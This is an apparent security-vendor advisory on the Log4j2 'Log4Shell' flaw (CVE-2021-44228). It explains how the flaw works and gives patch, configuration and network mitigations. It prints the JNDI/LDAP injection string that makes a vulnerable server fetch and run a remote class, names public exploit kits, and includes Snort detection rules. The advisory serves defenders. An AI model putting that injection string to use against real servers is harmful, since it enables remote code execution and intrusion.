# Log4j2 Vulnerability: How to Mitigate CVE-2021-44228

crowdstrike.com/blog/log4j2-vulnerability-analysis-and-mitigation-recommendations/

CrowdStrike Intelligence Team

December 10, 2021

- Log4j2 is an open-source, Java-based logging framework commonly incorporated into Apache web servers.
- Between late November and early December 2021, a critical vulnerability (CVE-2021-44228) impacting the Log4j2 utility was reported, resulting in several fixes and code revisions from the vendor.
- The Log4j2 library is used in numerous Apache frameworks services, and as of Dec. 9, 2021, active exploitation has been identified in the wild (ITW). At the time of this writing, CrowdStrike Falcon OverWatch™ and external sources confirm active and ongoing attempts to exploit CVE-2021-44228.
- This vulnerability is being widely exploited in the wild and it is highly advisable to assess the use and impact of log4j and patch as soon as possible.
- Information surrounding the vulnerability, impacted products and in-the-wild exploitation is continuing to evolve, and CrowdStrike will update this blog as new information becomes available.

## 12/14 UPDATE

Apache has released version 2.16.0, which completely removes support for Message Lookups and disables JNDI by default.

CrowdStrike has identified a malicious Java class file hosted on infrastructure associated with a nation-state adversary. The Java code is used to download known instances of adversary-specific tooling and is likely to be used in conjunction with the recently disclosed Log4Shell exploit (CVE-2021-44228).

**12/13 UPDATE**

Additional countermeasures for the Log4j2 vulnerability can be activated to prevent the execution of Java classes if class names are not included in the allowlist, which effectively raises the bar for attackers to deliver and run their own code. In response, attackers are currently working on more complex exploitation scenarios to bypass these restrictions. One common strategy is to provide a serialized payload that exploits a deserialization vulnerability, making use of Java code gadgets that are already present in the class path and therefore trusted. This concept is implemented in the open-source JNDI-Exploit-Kit.[1] CrowdStrike is currently unaware of a reliable method to construct a Log4Shell exploit that applies to all potentially vulnerable products.

As malicious serialized objects, so-called “gadget chains” must be tailored for specific targets; thus, attackers frequently leverage information leaks to obtain information on a host. By passing specially crafted input with nested variables to Log4j2, an attacker can leak sensitive system information that can then be used to construct a gadget chain for the host. This information can be exfiltrated through various protocols supported by the Java Naming and Directory Interface (JNDI) in a similar fashion to the original attack vectors for CVE-2021-44228. To prevent all types of requests, respective Log4j2 applications can be started with setting `log4j2.formatMsgNoLookups="true"`.

**12/10 UPDATE**

Log4j2 is an open-source, Java-based, logging framework commonly incorporated into Apache web servers.[2] According to public sources, Chen Zhaojun of Alibaba officially reported a Log4j2 remote code execution (RCE) vulnerability to Apache on Nov. 24, 2021.[3,4] This critical vulnerability, subsequently tracked as CVE-2021-44228 (aka “Log4Shell”), impacts all versions of Log4j2 from 2.0-beta9 to 2.14.1.


Attempts to mitigate CVE-2021-44228 resulted in at least two fixes in release candidates of Log4j2 since November 2021. The first of these, on Nov. 29, 2021, included a partial fix by disabling message lookups for logging mechanism API functions.[5] The second, released on Dec. 5, 2021, restricted the accesses and protocols that Log4j2 permits via Lightweight Directory Access Protocol (LDAP) and the Java Naming and Directory Interface (JNDI).[6] However, industry sources suggest these fixes were incomplete, as the initial release candidate (Log4j2 2.15.0-rc1) addressing CVE-2021-44228 could be bypassed to achieve RCE. As of Dec. 10, 2021, version Log4j2 2.15.0-rc2 is recommended for use; however, guidance around this could change as more information is uncovered.

CrowdStrike Intelligence assesses that numerous adversaries have been conducting active, widespread exploitation of CVE-2021-44228 since Dec. 9, 2021. This assessment is made with high confidence based on the trivial nature of the exploit as well as internal and external data sources that indicate a massive increase in traffic, demonstrating scanning/exploitation attempts targeting the JNDI and LDAP services (e.g., `jndi:ldap://[host]:[port]/[path]`).[7]

Log4j2 is a ubiquitous package contained in numerous Apache frameworks (including Struts2, Solr, Druid and Flink) that are, in turn, leveraged by an indeterminate number of third parties.[8] Depending on respective implementation, server configuration, network architecture, and other factors, the reliability of CVE-2021-44228 exploits may be impacted.

The vulnerability leverages JNDI,[9] which provides an abstract interface for different name resolution and directory services, such as DNS or LDAP.[10] Log4j2 insufficiently sanitizes user-supplied data, potentially allowing an attacker to provide a string that is interpreted as a variable that, when expanded, results in the loading and invocation of a remote Java class file. Whether a particular service is exploitable depends on its specific usage of Log4j2.

The following example — where `logger` is an instantiated Log4j2 logger — demonstrates the method by which this condition can be triggered by logging specially crafted, attacker-supplied data as an error message.



```
UserData = "${jndi:ldap://[host]/[path]}";
logger.error(UserData);
```

To compromise the target, the JNDI/LDAP URL serves a malicious Java class object that will be deserialized and invoked on the victim host. This action is possible because JNDI does not enforce any security controls on LDAP requests. Also, LDAP, contrary to other JNDI protocols, supports the loading of classes from remote resources. Tools for generating suitable exploit payloads, such as *marshalsec*, are publicly available.[11]

Both of the most popular Java implementations, Oracle JDK and OpenJDK, have shipped with a default setting that should prevent exploitation since 2019; the variable `com.sun.jndi.ldap.object.trustURLCodebase` is set to `false` by default, disallowing access to remote resources. This setting can be checked to determine if a system has been vulnerable, and set to `false` as a workaround to prevent attacks, for instance by logging or printing the return value of: `System.getProperty("com.sun.jndi.ldap.object.trustURLCodebase")`

## Further Mitigation

A new version of Log4j 2 published on Dec. 6, 2021, introduces the following new security controls for JNDI session security controls to restrict access to remote resources:

- `allowedJndiProtocols` restricts JNDI protocols to those listed; default: `none`
- `allowedLdapHosts` restricts LDAP requests to listed hosts; default: `none`
- `allowedLdapClasses` lists names of allowed remote Java classes; default: `none`

To prevent attacks on a network level, and the vulnerable Java service from downloading a malicious class file via LDAP, outbound connections from affected servers can be limited to trusted hosts and protocols to prevent the vulnerable Java service from downloading a malicious class file via LDAP.

Exploitation attempts can be detected by inspecting log files for the characteristic URL pattern `${jndi:ldap://`. On the network level, the first of the following Snort rules implements the same strategy. The second rule alerts to the characteristic Java class file header transferred over an incoming TCP session. Of note, this second rule serves as an emergency rule that presents an additional means of detecting intrusion attempts;, and the target host and port must be set to the service in question to prevent false positives.

```
alert tcp any any -> $HOME_NET any (msg: "CrowdStrike CSA-211099 Log4Shell RCE Attempt
(CVE-2021-44228) [CSA-211099]"; flow: from_client, established; content:
"${jndi:ldap://"; classtype:web-application-attack; sid:8001895; rev:20211210;
reference:url,falcon.crowdstrike.com/intelligence/reports/CSA-211099;)


alert tcp any any -> $HOME_NET any (msg: "CrowdStrike CSA-211099 Log4Shell RCE Attempt
(CVE-2021-44228) [CSA-211099]"; flow: from_server, established; content: "|ca fe ba be
00 00 00|"; content: ""; classtype: trojan-activity; sid:8001896; rev:20211210;
reference:url,falcon.crowdstrike.com/intelligence/reports/CSA-211099;)
```

This vulnerability is being widely exploited in the wild and is highly advisable to assess the use and impact of log4j and patch as soon as possible.

## CrowdStrike Intelligence Confidence Assessment

**High Confidence**: Judgments are based on high-quality information from multiple sources. High confidence in the quality and quantity of source information supporting a judgment does not imply that that assessment is an absolute certainty or fact. The judgment still has a marginal probability of being inaccurate.

**Moderate Confidence**: Judgments are based on information that is credibly sourced and plausible, but not of sufficient quantity or corroborated sufficiently to warrant a higher level of confidence. This level of confidence is used to express that judgments carry an increased probability of being incorrect until more information is available or corroborated.

**Low Confidence**: Judgments are made where the credibility of the source is uncertain, the information is too fragmented or poorly corroborated enough to make solid analytic inferences, or the reliability of the source is untested. Further information is needed for corroboration of the information or to fill known intelligence gaps.

## Endnotes

1. https[:]//github[.]com/pimps/JNDI-Exploit-Kit
2. https://logging.apache.org/Log4j2/2.x/
3. https://logging.apache.org/Log4j2/2.x/security.html
4. https://bug.cyberkendra.com/2021/12/09/Log4j22-remote-code-execution/
5. https://issues.apache.org/jira/browse/Log4j222-3198
6. https://gitbox.apache.org/repos/asf?p=logging-Log4j2.git;h=c77b3cb
7. https://www.greynoise.io/viz/query/?gnql=CVE-2021-44228
8. https://arstechnica.com/information-technology/2021/12/minecraft-and-other-apps-face-serious-threat-from-new-code-execution-bug/
9. https[:]//docs.oracle[.]com/javase/tutorial/jndi/overview/index.html
10. https[:]//ldap.com
11. https[:]//github[.]com/mbechler/marshalsec

### Additional Resources

- *Find out how to stop adversaries targeting your industry — schedule a free 1:1 intel briefing with a CrowdStrike threat intelligence expert today.*
- *To request more information or speak with a CrowdStrike Services representative, complete and submit this form.*
- *Learn about the powerful, cloud-native CrowdStrike Falcon® platform by visiting the product webpage.*
- *Get a full-featured free trial of CrowdStrike Falcon Prevent™ to see for yourself how true next-gen AV performs against today’s most sophisticated threats.*